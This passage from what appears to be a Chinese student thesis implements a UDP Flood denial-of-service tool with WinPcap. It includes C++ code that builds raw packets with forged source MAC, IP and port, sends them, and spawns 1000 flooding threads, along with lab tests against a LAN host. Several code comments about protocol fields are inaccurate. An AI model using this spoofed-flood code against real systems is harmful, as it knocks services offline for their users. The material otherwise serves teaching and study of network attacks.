| ip\_header | typedef struct ip\_header | IP头部 |
| udp\_header | typedef struct udp\_header | UDP头部 |

表中的结构体：

typedef struct ip\_address{

u\_char byte1;

u\_char byte2;

u\_char byte3;

u\_char byte4;

}ip\_address;

/\* IPv4 header \*/

typedef struct ip\_header{

u\_char ver\_ihl; // Version (4 bits) + Internet header length (4 bits)

u\_char tos; // Type of service

u\_short tlen; // Total length

u\_short identification; // Identification

u\_short flags\_fo; // Flags (3 bits) + Fragment offset (13 bits)

u\_char ttl; // Time to live

u\_char proto; // Protocol

u\_short crc; // Header checksum

ip\_address saddr; // Source address

ip\_address daddr; // Destination address

u\_int op\_pad; // Option + Padding

}ip\_header;

/\* UDP header\*/

typedef struct udp\_header{

u\_short sport; // Source port

u\_short dport; // Destination port

u\_short len; // Datagram length

u\_short crc; // Checksum

}udp\_header;

### **主要函数**

如表4.6所示，CreatePacket用于创建UDP数据包，SendPacket用于发送数据包。

表4.6端口扫描函数说明

|  |  |  |
| --- | --- | --- |
| 函数 | 参数 | 功能 |
| getICMP() | LPVOID lpParameter | 包括选择的网卡和接收的端口号的结构体 |
| CreatePacket() | unsigned char\* SourceMAC,  unsigned char\* DestinationMAC,  unsigned int SourceIP,  unsigned int DestinationIP,  unsigned short SourcePort,  unsigned short DestinationPort,  unsigned char\* UserData,  unsigned int DataLen | 创建UDP数据包 |

### **具体实现**

1. UDP数据包的构建

UDP Flood攻击程序根据用户设定的参数，伪造源MAC、源IP和源端口，向指定主机发送大量的伪造的UDP报文, 对指定的主机进行攻击。

构建UDP数据包时，需要使用CalculateIPChecksum函数校验IP头部，使用CalculateUDPChecksum函数校验UDP头部，根据数据包的结构组装好数据包即可。

void RawPacket::CreatePacket

(unsigned char\* SourceMAC,

unsigned char\* DestinationMAC,

unsigned int SourceIP,

unsigned int DestIP,

unsigned short SourcePort,

unsigned short DestinationPort,

unsigned char\* UserData,

unsigned int UserDataLen)

{

RawPacket::UserDataLen = UserDataLen;

FinalPacket = new unsigned char[UserDataLen + 42]; // Reserve enough memory for the length of the data plus 42 bytes of headers

USHORT TotalLen = UserDataLen + 20 + 8; // IP Header uses length of data plus length of ip header (usually 20 bytes) plus lenght of udp header (usually 8)

//Beginning of Ethernet II Header

memcpy((void\*)FinalPacket, (void\*)DestinationMAC, 6);

memcpy((void\*)(FinalPacket + 6), (void\*)SourceMAC, 6);

USHORT TmpType = 8;

//USHORT TmpType = 0x8864;

memcpy((void\*)(FinalPacket + 12), (void\*)&TmpType, 2); //The type of protocol used. (USHORT) Type 0x08 is UDP. You can change this for other protocols (e.g. TCP)

// Beginning of IP Header

memcpy((void\*)(FinalPacket + 14), (void\*)"\x45", 1); //The Version (4) in the first 3 bits and the header length on the last 5. (Im not sure, if someone could correct me plz do)

//If you wanna do any IPv6 stuff, you will need to change this. but i still don't know how to do ipv6 myself =s

memcpy((void\*)(FinalPacket + 15), (void\*)"\x00", 1); //Differntiated services field. Usually 0

TmpType = htons(TotalLen);

memcpy((void\*)(FinalPacket + 16), (void\*)&TmpType, 2);

TmpType = htons(0x1337);

memcpy((void\*)(FinalPacket + 18), (void\*)&TmpType, 2);// Identification. Usually not needed to be anything specific, esp in udp. 2 bytes (Here it is 0x1337

memcpy((void\*)(FinalPacket + 20), (void\*)"\x00", 1); // Flags. These are not usually used in UDP either, more used in TCP for fragmentation and syn acks i think

memcpy((void\*)(FinalPacket + 21), (void\*)"\x00", 1); // Offset

memcpy((void\*)(FinalPacket + 22), (void\*)"\x80", 1); // Time to live. Determines the amount of time the packet can spend trying to get to the other computer. (I see 128 used often for this)

memcpy((void\*)(FinalPacket + 23), (void\*)"\x11", 1);// Protocol. UDP is 0x11 (17) TCP is 6 ICMP is 1 etc

memcpy((void\*)(FinalPacket + 24), (void\*)"\x00\x00", 2); //checksum

memcpy((void\*)(FinalPacket + 26), (void\*)&SourceIP, 4); //inet\_addr does htonl() for us

memcpy((void\*)(FinalPacket + 30), (void\*)&DestIP, 4);

//Beginning of UDP Header

TmpType = htons(SourcePort);

memcpy((void\*)(FinalPacket + 34), (void\*)&TmpType, 2);

TmpType = htons(DestinationPort);

memcpy((void\*)(FinalPacket + 36), (void\*)&TmpType, 2);

USHORT UDPTotalLen = htons(UserDataLen + 8); // UDP Length does not include length of IP header

memcpy((void\*)(FinalPacket + 38), (void\*)&UDPTotalLen, 2);

//memcpy((void\*)(FinalPacket+40),(void\*)&TmpType,2); //checksum

memcpy((void\*)(FinalPacket + 42), (void\*)UserData, UserDataLen);

unsigned short UDPChecksum = CalculateUDPChecksum(UserData, UserDataLen, SourceIP, DestIP, htons(SourcePort), htons(DestinationPort), 0x11);

memcpy((void\*)(FinalPacket + 40), (void\*)&UDPChecksum, 2);

unsigned short IPChecksum = htons(CalculateIPChecksum(TotalLen, 0x1337, SourceIP, DestIP));

memcpy((void\*)(FinalPacket + 24), (void\*)&IPChecksum, 2);

return;

}

1. UDP数据包的发送

（1）调用pcap\_open函数打开网卡

（2）调用pcap\_sendpacket函数发送组建好的数据包

{

char Error[256];

pcap\_t\* t;

t = pcap\_open(Device->name, 65535, PCAP\_OPENFLAG\_DATATX\_UDP, 1, NULL, Error);//FP for send

/\*pcap\_sendpacket(t, FinalPacket, UserDataLen + 42);\*/

if (pcap\_sendpacket(t, FinalPacket, UserDataLen + 42) == 0)

{

cout << "send success\n";

}

else

{

cout << "send error\n";

}

pcap\_close(t);

}

1. UDP Flood攻击

利用CreateThread创建多个线程进行UDP Flood攻击。

for (size\_t i = 0; i < 1000; i++)

{

HANDLE hThread\_udpScan = CreateThread(NULL, 0, udpScan, udpScanData, 0, NULL);

* 1. **本章小结**

本章为程序的详细设计，通过分析主要功能的数据及函数功能、代码实现。详细地介绍程序的设计和实现过程。

整个程序的设计采用自顶向下方法，通过不断拆分逻辑功能，不断细化功能的实现，每个功能点都有详细的程序设计图和流程实现图。很清晰地展示了功能的实现过程。

**环境搭建及测试**

* 1. **开发环境**

平台：win10操作系统

工具：visual stdio 2013旗舰版

语言及框架：C/C++

环境搭建步骤：Windows 10系统安装vs2013。下载winpcap程序包，安装以后会生成一个WpdPack目录。

然后使用vs2013建立工程，完成后按一下步骤操作：

右键项目名称🡪选择“属性”🡪“属性配置”🡪“VC++目录”，如图5.2所示：




图5. 1项目属性配置页面

选择“包含目录”，将WpdPack目录下的“Include”目录添加到这里；

再选择“引用目录”，将WpdPack目录下的“Lib”目录添加到这里。

然后环境搭建就完成了，只要包含了头文件“pcap.h”，便可以使用winpcap中的函数了。

* 1. **测试环境**

程序运行主机和被攻击主机在同一局域网内，均为Windows系统。程序运行主机IP为192.168.155.1，被攻击主机IP为192.168.155.2。

被攻击主机在端口8888上运行一个UDP服务用于测试主机扫描，MAC地址获取，端口扫描，UDP Flood攻击。

* 1. **程序测试**

### **选择网卡**

如图5.2所示，程序运行主机有两个网卡。本地连接\*1为无线连接，本地连接\*3用于构建局域网。




图5. 2 程序运行主机网卡使用情况（字体太小）

程序扫描出的网卡列表如图5.3，选择构建局域网的网卡2用于后面的使用。




图5. 3 选择网卡

### **主机扫描**

图5.4为被攻击主机网络连接情况。IP为192.168.155.2，默认网关为192.168.155.1.




图5. 4 被攻击主机网络连接情况

主机扫描过程和结果如图5.5，利用多线程技术实现主机的快速扫描，一个网段扫描时间只需2秒左右。




图5. 5 主机扫描过程

扫描结果如图5.6，局域网内192.168.155.1和192.168.155.2开放：




图5. 6 主机扫描结果

### **MAC地址获取**

选择被攻击的主机的IP地址192.168.155.2，获取主机MAC地址如图5.7所示，用于构建UDP数据包。




图5. 7 被攻击主机MAC地址

### **端口扫描**

输入端口扫描的范围，这里为了方便展示，选择端口8880到8900。

图5.8为192.168.155.2主机上UDP服务情况。在扫描端口范围内有端口8888和8889开放。




图5. 8 被攻击主机UDP端口使用情况

图5.9为端口扫描过程和结果，扫描结果正确。




图5. 9 端口扫描

### **UDP Flood攻击**

没有攻击前，UDP客户端访问主机上服务器正常响应。




图5. 10 未攻击前UDP客户端连接情况

攻击之后，UDP客户端访问主机上服务器有时会无法响应




图5. 11 攻击后出现无法收到服务端回应的情况

* 1. **本章小结**

本章是对应用程序的测试。

在测试的过程中，需要完整地测试程序功能，选择丰富的测试用例。同时当展示测试情况时，需要突出重点，简介明了。

通过以上测试可以看出，该程序逻辑清楚，流程清晰，功能得到了很好的实现。很好的完成了主机扫描，UDP端口扫描，UDP Flood攻击。当然，程序可能还存在一些没有测试到位的地方，有待发现和完善。

**结论**

本论文通过对IP、ARP、ICMP、UDP等网络协议的原理和工作方式进行分析，利用winpcap和winsock2等库，实现了一个简单的UDP Flood攻击。该程序以UDP Flood攻击为目标，实现主机扫描，MAC地址获取，UDP端口扫描等功能。在实现的过程中，深入网络协议的实现，进行底层的Windows网络编程。

论文主要研究了数据包捕获、扫描技术、UDP Flood攻击技术，给出了系统的总体设计方案，实现了基于winpcap捕获和发送数据功能，在Windows平台下实现了UDP Flood攻击的一系列工作。整个系统功能完整，逻辑简单易懂。能有效地实现扫描和攻击。可以作为单独的应用程序使用，也可以将个模块独立出来作为使用。

**致谢**

毕业设计已经顺利结束，在本学期毕业设计的学习与完成过程中，我遇到了一些困难，在解决问题的过程中，收获了知识和能力。在理论知识方面，加深了对计算机网络的知识和应用的理解。在个实践方面，通过解决一些以往很少接触的问题，使得自己分析问题，解决问题的能力得到了很大的提升。这对我日后的工作和生活有很大的帮助。

在这期间，十分感谢我的指导老师任兴田老师，他给予了我很大的帮助。他给我们推荐参考书和相关资料、指导我们解决问题、在有困难的时候为我们开阔思维，始终支持我们。有了他的辛勤付出和指导，才使得这篇论文得以成功完成。

在这四年的时光了，有很多帮助过我的老师和同学，是你们让我大学的生活变得更加美好，让我有了成长。

**参考文献**

[1] DOUGLAS E.COMER著，林瑶，张娟，王海等译. 用TCP/IP进行网际互连 第1卷：原理、协议与结构(第五版). 电子工业出版社, 2007

[2] W.RICHARD STEVENS著, 范建华等译. [TCP/IP详解 卷1：协议](http://www.china-pub.com/35" \t "_blank). 机械工业出版社、中信出版社, 2000

[3] WinPcap. http://www.winpcap.org

[4] 谭浩强著.C++程序设计（第2版）. 清华大学出版社, 2011

[5] 李瑞民著. 网络扫描技术揭秘：原理、实践与扫描器的实现. 机械工业出版社, 2012

[6] Ivor horton著, 苏正泉, 李文娟译. Visual C++2010入门经典(第五版). 清华大学出版社, 2010